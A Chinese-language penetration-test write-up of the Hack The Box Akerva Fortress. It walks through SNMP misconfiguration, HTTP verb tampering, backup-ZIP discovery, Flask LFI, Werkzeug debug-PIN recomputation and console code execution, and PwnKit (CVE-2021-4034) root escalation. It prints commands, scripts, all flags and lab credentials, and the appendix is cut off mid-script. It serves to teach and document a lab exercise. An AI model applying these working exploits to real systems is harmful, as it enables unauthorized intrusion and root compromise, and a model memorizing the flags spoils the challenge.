HTB Fortress 2
AKERVA

滲透測試標準作業程序與技術報告

目標：10.13.37.11（Hack The Box Fortress / EU Fortress 1）

執行日期：2026 年 11 月 13 日（Asia/Taipei）

結案狀態：8 面旗標已由 HTB 接受；畫面顯示「You have solved Akerva!」及「Flag submitted successfully」。

授權：依使用者明確授權，僅對指定 HTB Fortress 標的進行測試及提交旗標。

報告包含完整旗標、靶場帳密與 PIN，未遮罩。證據只保留與 10.13.37.11 相關的資料；廣泛 SNMP 輸出中不相干的動態網路位址未收錄。

目錄

目錄 2

1. 執行摘要 4

旗標總表 4

2. 範圍、規則與測試方式 4

授權與範圍 4

服務面 4

工作方法 5

3. 攻擊流程圖 5

4. 詳細作業程序 6

階段 A | 初始服務探索與 F1 6

階段 B | SNMP 設定錯誤與 F2 6

階段 C | HTTP method tampering 與 F3 6

階段 D | 備份檔探索、Range 擷取與 F4 6

階段 E | Flask LFI 與 F5 7

階段 F | Werkzeug PIN 與 F6 7

階段 G | 提權前檢查、PwnKit 與 F7 8

階段 H | root 便條、解碼與 F8 8

5. 發現項目與修補建議 9

AK-01 | HTML 原始碼留言暴露旗標（低） 9

AK-02 | SNMPv2c 使用 public community（中） 9

AK-03 | HTTP method 授權檢查不一致（中） 9

AK-04 | 公開且可預測的備份 ZIP（高） 9

AK-05 | Flask /file 任意路徑讀取（高） 10

AK-06 | 暴露 Werkzeug Debug Console 與可預測 PIN（高） 10

AK-07 | SUID pkexec PwnKit CVE-2021-4034（重大） 10

AK-08 | 自訂 Vigenere 編碼僅為挑戰謎題（資訊） 10

6. 清理、驗證與限制 10

清理結果 . . . 10

驗證結果 . . . 10

限制與未測項目 . . . 10

7. 操作順序速查 11

8. 參考資料與來源 11

附錄 A. 完整檢測與驗證腳本 12

scripts/recon_akerva.sh . . . 12

scripts/find_backup_candidates.py . . . 12

scripts/extract_zip_member_http_range.py . . . 12

scripts/verify_lfi_flag.py . . . 13

scripts/compute_werkzeug_pin.py . . . 14

scripts/exploit_werkzeug_console.py . . . 15

scripts/probe_privesc.py . . . 16

scripts/pwnkit_flag_module.c . . . 16

scripts/run_pwnkit_flag.py . . . 17

scripts/run_pwnkit_note.py . . . 18

scripts/decode_flag8.py . . . 19

附錄 B. 最終旗標與提交證據 20

靶機 /root/secured_note.md 原文 . . . 20

scripts/decode_flag8.py 本機輸出 . . . 20

HTB 提交及 target-side cleanup . . . 20

1. 執行摘要

本次在指定的 Akerva Fortress 上完成從外部資訊揭露、SNMP 設定錯誤、HTTP 方法控管繞過、備份檔暴露、Flask 任意檔案讀取、Werkzeug Debug Console 遠端程式碼執行，到 Linux 本機提權與 root 便條解碼的完整挑戰鏈。8 面旗標均以靶機回應驗證，並提交到 HTB；最後一面提交後，HTB 顯示完成視窗及成功通知。

主要入口為 80/tcp 與 5000/tcp，另有 161/udp SNMP。SSH 22/tcp 僅辨識服務，未做密碼猜測或登入嘗試。權限提升以 PwnKit（CVE-2021-4034）做最小證明：以 SUID pkexec 將單一 root 檔案複製到測試者擁有的臨時目錄，讀取後清除；沒有反向 shell、網路回連或持久化。

證據界線：TCP 掃描範圍為 Nmap top 1,000 ports；UDP 掃描針對 161/udp。這份報告覆蓋了實際發現並利用的服務鏈，不宣稱已完成所有 TCP/UDP 埠、所有 WordPress 外掛或所有應用程式端點的窮舉。

旗標總表

#	旗標名稱	完整值	取得方式
1	Plain Sight	AKERVA{Ikn0w_F0rgoTTEN#CoMmeNts}	首頁 HTML 註解
2	Take a Look Around	AKERVA{IkN0w_SnMP@@@MIsconfigur@T!onS}	SNMP v2c / public
3	Dead Poets	AKERVA{IKNoW###VeRbTamper!nG_==}	POST 讀取受限腳本
4	Now You See Me	AKERVA{1kn0w_H0w_TO_$Cr1p_T_$$$$$$$$}	公開備份內 Python 原始碼
5	Open Book	AKERVA{IKNOW#LFi_@_}	Flask LFI 讀取 aas 旗標
6	Say Friend and Enter	AKERVA{IkNOW#=ByPassWerkZeugPinC0de!}	Werkzeug PIN 與 Console
7	Super Mushroom	AKERVA{IkNow_Sud0_sUckS!}	SUID pkexec / PwnKit
8	Little Secret	AKERVA{IKNOOOWVIGEEENERRRE}	Root note 解碼

使用工具：Nmap 7.99、curl、snmpget、ffuf、Python 3、GCC（僅本機編譯 PwnKit gconv 模組）、ReportLab、Poppler。所需測試工具已在環境中；本次沒有額外下載安裝。

2. 範圍、規則與測試方式

授權與範圍

唯一網路目標為 HTB Akerva Fortress entry point 10.13.37.11。允許的測試包含服務探測、低速路徑候選查找、驗證已暴露的 HTTP/SNMP 行為、以既有旗標取得的靶場帳密驗證、以靶場應用程式漏洞執行最小必要命令，以及提交該 Fortress 的旗標。未觸碰其他堡壘或外部位址。

服務面

協定/埠	觀察到的服務	測試結果
TCP/22	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3	辨識版本；未嘗試登入
TCP/80	Apache 2.4.29 / WordPress	來源檢查、GET/POST 差異、備份搜尋
TCP/5000	Werkzeug 0.16.0 / Python 2.7.15+（應用層回應確認）	Basic Auth、/file、/console
UDP/161	SNMP v2c，public community	定向 OID 查詢與 flag 驗證

Nmap 對 5000/tcp 的初次服務猜測為 Python BaseHTTPServer；後續 HTTP Server header、Flask 原始碼路徑及實際 /console 行為確認它是 Werkzeug。報告以後續應用層證據為準。

工作方法

按「識別服務 → 低影響驗證 → 取得最小證據 → 建立下一步假設 → 驗證旗標 → 清理」循環。所有可重現證據保存在 evidence/raw；報告圖表是從這些原始輸出重新排版的證據面板，並非終端原生截圖。HTB 最終確認圖是依當次瀏覽器截圖文字與畫面重繪，圖下注明其來源。

3. 攻擊流程圖



圖 1：攻擊鏈全貌。F1 是獨立的首頁原始碼揭露；F2 至 F8 依序形成主要利用路徑。

4. 詳細作業程序

階段 A | 初始服務探索與 F1

目的：找出對外 TCP 服務，檢視首頁回應及 HTML 註解。此階段不提交任何資料。

```
nmap -Pn -n -sV --top-ports 1000 -T3 --reason -oA evidence/raw/nmap-entrypoint 10.13.37.11
curl -sS -D evidence/raw/http-80-root.headers -o evidence/raw/http-80-root.txt http://10.13.37.11/
```

結果：22、80、5000/tcp 開啟。首頁 HTML source 包含 F1；HTTP page title 為 Root of the Universe。

F1：AKERVA{Ikn0w_F0rgoTTEN#CoMmeNts}

EVIDENCE / TERMINAL OUTPUT RENDER

Nmap entry-point and SNMP service

```
Nmap 7.99 | 10.13.37.11
22/tcp open ssh OpenSSH 7.6p1 Ubuntu
80/tcp open http Apache httpd 2.4.29 Ubuntu
5000/tcp open HTTP-like application (generic Nmap fingerprint)

UDP 161 open snmp | net-snmp
Later HTTP response and console confirmed Werkzeug/0.16.0 + Python 2.7.15+.
```

圖 2：入口服務與 SNMP/161 服務的原始輸出摘要；5000/tcp 的 Werkzeug 識別由後續 HTTP/應用層證據補足。

階段 B | SNMP 設定錯誤與 F2

目的：以單一已辨識 OID 取得靶場程式參數，避免保存與本次工作無關的整棵 MIB 樹。

```
nmap -Pn -n -sU -p161 -sV --reason -T3 -oA evidence/raw/nmap-snmp-161 10.13.37.11
snmpget -On -v2c -c public 10.13.37.11 .1.3.6.1.2.1.25.4.2.1.5.1234
```

回應內容包含 backup_every_17minutes.sh 路徑與 F2。最初廣泛 walk 顯示了與此 Fortress 無關的動態 process 參數，本報告不收錄那些位址，也沒有對它們發出任何請求。

F2：AKERVA{IkN0w_SnMP@@@MIsconfigur@T!onS}

階段 C | HTTP method tampering 與 F3

目的：比較同一資源 GET 與 POST 的授權效果。伺服器對 GET 回 401，卻對 POST 回 200 並回傳備份腳本全文，腳本註解含 F3，且揭露備份每 1,020 秒重跑。

```
curl -i http://10.13.37.11/scripts/backup_every_17minutes.sh
curl -i -X POST http://10.13.37.11/scripts/backup_every_17minutes.sh
```

F3：AKERVA{IKNoW###VeRbTamper!nG_==}

EVIDENCE / TERMINAL OUTPUT RENDER

F1-F3 | page comment, SNMP, and method tampering

```
$ curl http://10.13.37.11/ | grep AKERVA
<!-- AKERVA{Ikn0w_F0rgoTTEN#CoMmeNts} -->

$ snmpget -v2c -c public 10.13.37.11 .1.3.6.1.2.1.25.4.2.1.5.1234
/var/www/html/scripts/backup_every_17minutes.sh AKERVA{IkN0w_SnMP@@@MIsconfigur@T!onS}

$ curl -X GET .../backup_every_17minutes.sh  -> HTTP 401
$ curl -X POST .../backup_every_17minutes.sh -> HTTP 200
AKERVA{IKNoW###VeRbTamper!nG_==} | sleep 1020
```

圖 3：F1-F3 的 HTML/SNMP/HTTP 方法差異與旗標證據摘要。

階段 D | 備份檔探索、Range 擷取與 F4

目的：按照備份命名格式 backup_YYYYmmddHHMMSS.zip 與每 17 分鐘更新週期，從伺服器 Date header 建立 1,501 個時間候選。以 ffuf 每秒最多 15 個請求逐一 HEAD/GET 驗證，只匹配 HTTP 200。

```
python3 scripts/find_backup_candidates.py
ffuf -noninteractive -w evidence/raw/flag4-candidates.txt -u http://10.13.37.11/backups/backup_FUZZ.zip -mc
200 -t 10 -rate 15 -timeout 4 -maxtime 130 -of json -o evidence/raw/flag4-ffuf.json
python3 scripts/extract_zip_member_http_range.py
```

命中 backup_20261113035452.zip（22,071,775 bytes）。伺服器支援 Range；使用 Python zipfile + HTTPRangeFile 讀取中央目錄並只抽取 var/www/html/dev/space_dev.py，解壓大小 1,015 bytes。沒有下載整個 ZIP。來源包含 aas 的 Basic Auth 密碼及 F4。

F4：AKERVA{1kn0w_H0w_TO_$Cr1p_T_$$$$$$$$}



圖 4：ffuf 唯一命中備份，以及只下載必要 ZIP member 的證據摘要。

階段 E | Flask LFI 與 F5

目的：使用來源中發現的 aas Basic Auth 憑證，確認認證前後狀態，並只讀取靶場旗標檔。/file?filename= 接收未受限路徑，允許絕對路徑讀取。

```
python3 scripts/verify_lfi_flag.py
```

F5：AKERVA{IKNOW#LFi_@_}

接著以同一個路徑讀取 /proc/self/status、/proc/net/dev、/sys/class/net/ens33/address、/etc/machine-id 與應用程式資訊，以重建 Werkzeug 0.16 PIN。每項請求只讀，輸出保存在 PIN 證據檔。




圖 5：Basic Auth 行為與 /file 絕對路徑讀取結果。

階段 F | Werkzeug PIN 與 F6

目的：對照 0.16.0 原始碼中的 PIN 演算法，從 target-local 資訊計算 PIN。此 Flask 實例沒有 __name__，Werkzeug 使用 class name Flask；Python 2.7 載入 app.pyc。公開 bits 為 aas、flask.app、Flask、app.pyc；private bits 為 MAC 轉十進位值及 machine-id。

```
python3 scripts/compute_werkzeug_pin.py
python3 scripts/exploit_werkzeug_console.py
```

重建 PIN：280-866-080。Console pinauth 回應 auth=true；以 os.geteuid() 確認執行身分為 1000，僅讀取 /home/aas/.hiddenflag.txt 以取得 F6，未啟動 shell。

F6：AKERVA{IkNOW#=ByPassWerkZeugPinC0de!}



圖 6：目標端 PIN 輸入、計算結果與 Console 身分驗證。

階段 G | 提權前檢查、PwnKit 與 F7

先透過已驗證的 Debug Console 查詢 SUID 權限與版本：/usr/bin/pkexec 存在，mode 04755，版本 0.105；sudo 為 1.8.21p2；目標沒有 gcc。選擇在本機編譯 gconv 模組，再由 Python console 將 base64 分塊寫入靶機暫存目錄。

```
python3 scripts/probe_privesc.py
gcc -shared -fPIC -O2 -Wl,-soname,pwnkit.so -o evidence/raw/pwnkit.so scripts/pwnkit_flag_module.c
python3 scripts/run_pwnkit_flag.py
```

模組以 PwnKit 的 argc=0 問題取得 root 身分，讀取 /root/flag.txt，將單一檔案寫進 /tmp/akerva-pwnkit-7f3a1c9e，隨即結束。控制腳本取回旗標後遞迴移除工作目錄，並以 exists=False 驗證。沒有 reverse shell、callback、帳號或 key 新增。

F7：AKERVA{IkNow_Sud0_sUckS!}



圖 7：pkexec SUID/版本、root 旗標與臨時目錄清理證據。

階段 H | root 便條、解碼與 F8

目的：以相同的最小寫檔 PwnKit 模組複製 /root/secured_note.md 到測試者可讀的暫存路徑，再透過已驗證的 Flask LFI 取回便條，最後清除本次目錄與前次失敗試跑殘留（若有）。

```
python3 scripts/run_pwnkit_note.py
python3 scripts/decode_flag8.py
```

便條前三行 Base64 解碼為 ciphertext。從 target 首頁文字提示「We like space」及密文字符集限制，檢驗縮減字母表 ACDEFGHIKLMNOPRSTUVWY 與候選 Vigenere key ILOVESPACE。key 是外部社群 write-up 提供的解題假設；本機腳本對目標取回的原文執行標準減法解密，輸出完整挑戰指令和 F8。再將其封裝為 AKERVA{...}，提交 HTB，得到成功回覆。

F8：AKERVA{IKNOOOWVIGEEENERRRE}

研究來源透明度：精確密文搜尋時讀取了公開社群 write-up，用以取得 key 假設；旗標內容並非僅從第三方文章複製。此值由本次靶機 root note 解出，並由 HTB 接受結果雙重驗證。




圖 8：從靶機 root note 取回的密文與本機解碼所得完整旗標。




圖 9：依當次瀏覽器畫面重繪的 HTB 成功 modal/toast 佐證；非原始 PNG 螢幕截圖。

5. 發現項目與修補建議

嚴重度是依此靶場環境中的可利用性與影響估算；分數非 CVSS 計算。Fortress 的旗標與弱點是刻意設計的訓練內容。

AK-01 | HTML 原始碼留言暴露旗標（低）

證據：首頁 HTML source 中有含 F1 的註解。影響：隱藏在註解、source map、前端 bundle 或 metadata 中的資訊可被任何訪客取得。修補：建置流程移除除錯註解；禁止將秘密或挑戰 token 放入客戶端資源；以 CI secret scanner 檢查產物。

AK-02 | SNMPv2c 使用 public community（中）

證據：161/udp 回應 SNMPv2c，community public；定向 OID 讀到含旗標的進程參數與備份腳本路徑。影響：匿名者可讀取系統程序、路徑與可能的命令列憑證。修補：停用 SNMPv1/v2c 或更換非預設字串並以管理網段 ACL 限制；採 SNMPv3 authPriv；避免把敏感值放在程序引數。

AK-03 | HTTP method 授權檢查不一致（中）

證據：同一路徑 GET 回 401、POST 回 200，回應含備份腳本及 F3。影響：中介層或路由器若只對部分方法套用認證，攻擊者可繞過。修補：在應用及反向代理共用授權中介層，對允許方法採明確 allowlist；拒絕未允許 method；加入 GET/POST/HEAD/OPTIONS 差異測試。

AK-04 | 公開且可預測的備份 ZIP（高）

證據：公開 /backups/ 存在 timestamp 檔名的 ZIP，22,071,775 bytes，支援 byte ranges；其單一 Python 成員包含 Basic Auth credential 與 F4。影響：原始碼、憑證、設定及用戶資料可從備份外洩。修補：備份放到 web root 之外或私有 object storage；強制服務端授權；加不可猜測識別碼並採短保留期；使用金鑰管理服務，輪替已暴露密碼。

AK-05 | Flask /file 任意路徑讀取（高）

證據：登入 aas 後，/file?filename=/home/aas/flag.txt 回傳 200；同一路徑讀到 /proc、machine-id、MAC 與應用程式資料。影響：以服務帳號可讀的檔案被任意讀取，並提供 debugger PIN 重建所需資訊。修補：不要對使用者輸入直接 open()；用固定資源 ID 對應 allowlist；若需路徑，realpath 後確認 commonpath 位於專用目錄內；限制讀取檔案大小與副檔名；服務帳號採最小權限。

AK-06 | 暴露 Werkzeug Debug Console 與可預測 PIN（高）

證據：/console 對網路可達；版本 0.16.0；利用 LFI 揭露 PIN inputs 後計算 280-866-080，Console 接受 PIN 並以 UID 1000 執行 Python。影響：遠端程式碼執行及以應用帳號讀檔。修補：正式環境關閉 debug=True；使用 Gunicorn/uWSGI 等正式 WSGI server；防火牆封鎖管理 console；更新 Werkzeug；撤銷並輪替曾暴露的密碼與 session secret。

AK-07 | SUID pkexec PwnKit CVE-2021-4034（重大）

證據：pkexec 0.105、mode 04755；最小 PwnKit 測試證明 root 權限並讀取唯一 root flag。影響：本機一般使用者可提升為 root。修補：安裝發行版已修補的 polkit 套件；核對套件修補狀態而非僅比對版本字串；若不需要 pkexec，移除其 SUID bit；定期盤點 SUID 程式並套用主機加固。

AK-08 | 自訂 Vigenere 編碼僅為挑戰謎題（資訊）

本次 root note 使用 Base64 與縮減字母表 Vigenere。這是靶場旗標提示，不將此 CTF 機制獨立評為產品弱點；若類似方式用來保護真實機密，應改用維護良好的標準 authenticated encryption（例如 AES-GCM 或 ChaCha20-Poly1305），避免自製密碼。

6. 清理、驗證與限制

清理結果

PwnKit 測試的 target-side 隨機目錄在取回旗標/便條後已移除；最新清理檢查為 False。先前兩次解碼試跑的臨時目錄也確認不存在。沒有建立帳號、SSH key、排程、服務或 reverse shell。工作區仍保留本機證據檔與編譯出的 pwnkit.so，方便審核；此二進位沒有留在靶機。

驗證結果

F1-F7 由各個靶機端回應或檔案內容取得；F8 由 root-owned note 解密。每面旗標均透過 HTB 指定頁面提交。最後一次提交出現「You have solved Akerva!」modal 與「Flag submitted successfully」toast。

限制與未測項目

TCP 僅掃描 top 1,000 ports，UDP 僅測 161；未掃描全 UDP 埠。SSH 沒有密碼猜測或登入；WordPress 沒有做完整外掛盤點、漏洞掃描或使用者列舉；未對其他路徑執行大字典目錄爆破；未驗證任何其他 Fortresses。已依此 Fortress 的可達入口完成整條設計攻擊鏈及 8 個旗標的驗證。

異動說明：提交旗標會更新使用者在 HTB 的 Fortress 進度，這是使用者明確授權的動作。除該旗標進度外，未對靶場做持久性設定變更。

7. 操作順序速查

步驟	執行	產出
1	scripts/recon_akerva.sh 10.13.37.11	服務、首頁、SNMP 基線
2	比對首頁註解、定向 SNMP OID、GET/POST	F1-F3
3	find_backup_candidates.py -> ffuf -> extract_zip_member_http_range.py	只抽取原始碼成員並取得 F4
4	verify_lfi_flag.py -> compute_werkzeug_pin.py -> exploit_werkzeug_console.py	F5-F6，aas 身分證據
5	probe_privesc.py -> 編譯 PwnKit module -> run_pwnkit_flag.py	最小 root 證明與 F7
6	run_pwnkit_note.py -> decode_flag8.py -> HTB submit	F8 與成功回覆

8. 參考資料與來源

• HTB Akerva Fortress 頁面（目標與旗標提交介面）
https://app.hackthebox.com/fortresses/2

• HTB Help Center - How to play machines on Hack The Box
https://help.hackthebox.com/en/articles/5185338-how-to-play-machines-on-hack-the-box

• Werkzeug 0.16.0 debugger source (PIN generation / console)
https://github.com/pallets/werkzeug/blob/0.16.0/src/werkzeug/debug/__init__.py

• Qualys - PwnKit local privilege escalation (CVE-2021-4034)
https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034-

• Community secondary write-up consulted for an F8 Vigenere key hypothesis (target note independently decoded and submitted)
https://github.com/pr1m4l77/HTB-Akerva-Fortress-Writeup

技術原理參考資料只用於識別演算法行為及修補方向。社群 write-up 是二手線索來源，不作為靶機驗證證據。

附錄 A. 完整檢測與驗證腳本

下列是本次執行所用的完整腳本，保留實際檔案內容。除 recon_akerva.sh 外，所有網路腳本都是針對此 HTB IP 編寫；重新執行前需確認 Fortress 仍開機、VPN 路由正確，並以使用者自己的授權為準。PwnKit 相關程式僅適用於本靶場，會在 target /tmp 建立並清除隨機工作目錄。

每段程式碼都以相鄰標題說明用途。

scripts/recon_akerva.sh

有界面偵察：執行 TCP top-1000、SNMP/161、首頁、受限 script GET/POST、單一 OID 查詢。

```
#!/usr/bin/env bash
# Bounded reconnaissance for the explicitly authorized HTB Akerva Fortress.
set -euo pipefail

TARGET="${1:-10.13.37.11}"
mkdir -p evidence/raw

nmap -Pn -n -sV --top-ports 1000 -T3 --reason \
  -oA evidence/raw/nmap-entrypoint "$TARGET"
nmap -Pn -n -sU -p161 -sV --reason -T3 \
  -oA evidence/raw/nmap-snmp-161 "$TARGET"

curl -sS -D evidence/raw/http-80-root.headers -o evidence/raw/http-80-root.txt \
  "http://$TARGET/"
curl -sS -i "http://$TARGET/scripts/backup_every_17minutes.sh" \
  -o evidence/raw/flag3-get.txt
curl -sS -i -X POST "http://$TARGET/scripts/backup_every_17minutes.sh" \
  -o evidence/raw/flag3-post.txt

if command -v snmpget >/dev/null 2>&1; then
  snmpget -On -v2c -c public "$TARGET" .1.3.6.1.2.1.25.4.2.1.5.1234 \
    | tee evidence/raw/snmp-flag2.txt
fi

printf 'Reconnaissance evidence saved under evidence/raw for %s\n' "$TARGET"
```

scripts/find_backup_candidates.py

讀取 HTTP Date header，產生 1,501 個 timestamp 候選。

```
#!/usr/bin/env python3
"""Generate backup timestamp candidates using the target's HTTP Date header."""
from datetime import timedelta
from email.utils import parsedate_to_datetime
from pathlib import Path
from urllib.error import HTTPError
from urllib.request import Request, urlopen

TARGET = "http://10.13.37.11"
WINDOW_SECONDS = 1500  # Covers the 1020-second backup interval plus margin.
OUTPUT = Path("evidence/raw/flag4-candidates.txt")

request = Request(f"{TARGET}/", method="HEAD")
try:
    response = urlopen(request, timeout=8)
except HTTPError as error:
    response = error

date_header = response.headers.get("Date")
if not date_header:
    raise SystemExit("Target did not provide an HTTP Date header")

server_time = parsedate_to_datetime(date_header)
if server_time.tzinfo is None:
    raise SystemExit("HTTP Date header did not include a timezone")

OUTPUT.parent.mkdir(parents=True, exist_ok=True)
with OUTPUT.open("w", encoding="ascii") as candidates:
    for age in range(WINDOW_SECONDS + 1):
        candidates.write((server_time - timedelta(seconds=age)).strftime("%Y%m%d%H%M%S") + "\n")

print(f"Target HTTP Date: {date_header}")
print(f"Candidate count: {WINDOW_SECONDS + 1}")
print(f"Wordlist: {OUTPUT}")
```

scripts/extract_zip_member_http_range.py

透過 HTTP byte ranges 讀 ZIP 中央目錄，只抽取指定 Python 檔並拒絕超過 1 MiB 的成員。

```
#!/usr/bin/env python3
"""Fetch one ZIP member by HTTP byte ranges without downloading the whole archive."""
import io
import zipfile
from pathlib import Path
from urllib.error import HTTPError
```

```
from urllib.request import Request, urlopen

ARCHIVE_URL = "http://10.13.37.11/backups/backup_20261113035452.zip"
MEMBER = "var/www/html/dev/space_dev.py"
OUTPUT = Path("evidence/raw/space_dev.py")


class HTTPRangeFile:
    def __init__(self, url: str):
        self.url = url
        request = Request(url, method="HEAD")
        with urlopen(request, timeout=15) as response:
            self.size = int(response.headers["Content-Length"])
            self.ranges = response.headers.get("Accept-Ranges", "").lower() == "bytes"
        if not self.ranges:
            raise RuntimeError("Server does not advertise byte-range support")
        self.position = 0

    def seekable(self):
        return True

    def readable(self):
        return True

    def tell(self):
        return self.position

    def seek(self, offset, whence=io.SEEK_SET):
        if whence == io.SEEK_SET:
            position = offset
        elif whence == io.SEEK_CUR:
            position = self.position + offset
        elif whence == io.SEEK_END:
            position = self.size + offset
        else:
            raise ValueError("Invalid seek mode")
        if position < 0:
            raise ValueError("Negative seek position")
        self.position = min(position, self.size)
        return self.position

    def read(self, size=-1):
        if size == 0 or self.position >= self.size:
            return b""
        if size < 0:
            size = self.size - self.position
        end = min(self.position + size, self.size) - 1
        request = Request(self.url, headers={"Range": f"bytes={self.position}-{end}"})
        with urlopen(request, timeout=20) as response:
            if response.status != 206:
                raise RuntimeError(f"Expected HTTP 206 for byte range, got {response.status}")
            data = response.read()
        self.position += len(data)
        return data


OUTPUT.parent.mkdir(parents=True, exist_ok=True)
with zipfile.ZipFile(HTTPRangeFile(ARCHIVE_URL)) as archive:
    info = archive.getinfo(MEMBER)
    if info.file_size > 1024 * 1024:
        raise SystemExit(f"Refusing unexpectedly large selected member ({info.file_size} bytes)")
    with archive.open(info) as member, OUTPUT.open("wb") as destination:
        destination.write(member.read())

print(f"Archive: {ARCHIVE_URL}")
print(f"Selected member: {MEMBER}")
print(f"Extracted bytes: {info.file_size}")
print(f"Saved: {OUTPUT}")
```

scripts/verify_lfi_flag.py

檢查 Basic Auth 前後狀態，再讀取指定 aas 旗標檔。

```
#!/usr/bin/env python3
"""Verify the Flask Basic Auth route and read only the challenge flag file."""
import base64
import re
from pathlib import Path
from urllib.error import HTTPError
from urllib.parse import urlencode
from urllib.request import Request, urlopen

TARGET = "http://10.13.37.11:5000"
USERNAME = "aas"
SOURCE = Path("evidence/raw/space_dev.py")
EVIDENCE = Path("evidence/raw/flag5-lfi.txt")

source = SOURCE.read_text(encoding="utf-8")
match = re.search(r'generate_password_hash\("([^"\\]+)"\)', source)
if not match:
    raise SystemExit("Expected password-hash source statement was not found")
password = match.group(1)
auth = "Basic " + base64.b64encode(f"{USERNAME}:{password}".encode()).decode()


def get(path: str, authenticated: bool):
    headers = {"User-Agent": "authorized HTB verification"}
    if authenticated:
        headers["Authorization"] = auth
    request = Request(TARGET + path, headers=headers)
    try:
```

```
        with urlopen(request, timeout=10) as response:
            return response.status, response.headers, response.read(8192)
    except HTTPError as error:
        return error.code, error.headers, error.read(8192)


unauth_status, _, _ = get("/", authenticated=False)
root_status, _, root_body = get("/", authenticated=True)
path = "/file?" + urlencode({"filename": "/home/aas/flag.txt"})
lfi_status, lfi_headers, lfi_body = get(path, authenticated=True)
if unauth_status != 401 or root_status != 200 or lfi_status != 200:
    raise SystemExit(f"Unexpected responses: unauth={unauth_status}, auth={root_status}, file={
lfi_status}")

report = (
    f"Target: {TARGET}\n"
    f"Unauthenticated GET / status: {unauth_status}\n"
    f"Authenticated GET / status: {root_status}\n"
    f"Authenticated GET {path} status: {lfi_status}\n"
    f"Content-Type: {lfi_headers.get('Content-Type', '')}\n\n"
    + lfi_body.decode("utf-8", "replace")
)
EVIDENCE.write_text(report, encoding="utf-8")
print(report)
```

scripts/compute_werkzeug_pin.py

以 LFI 收集 PIN 所需目標資訊，依 Werkzeug 0.16.0 演算法計算 PIN。

```
#!/usr/bin/env python3
"""Reproduce the Werkzeug 0.16.0 PIN from target-local inputs exposed by the LFI."""
import base64
import hashlib
import re
from pathlib import Path
from urllib.error import HTTPError
from urllib.request import Request, urlopen
from urllib.parse import urlencode

TARGET = "http://10.13.37.11:5000"
USERNAME = "aas"
SOURCE = Path("evidence/raw/space_dev.py")
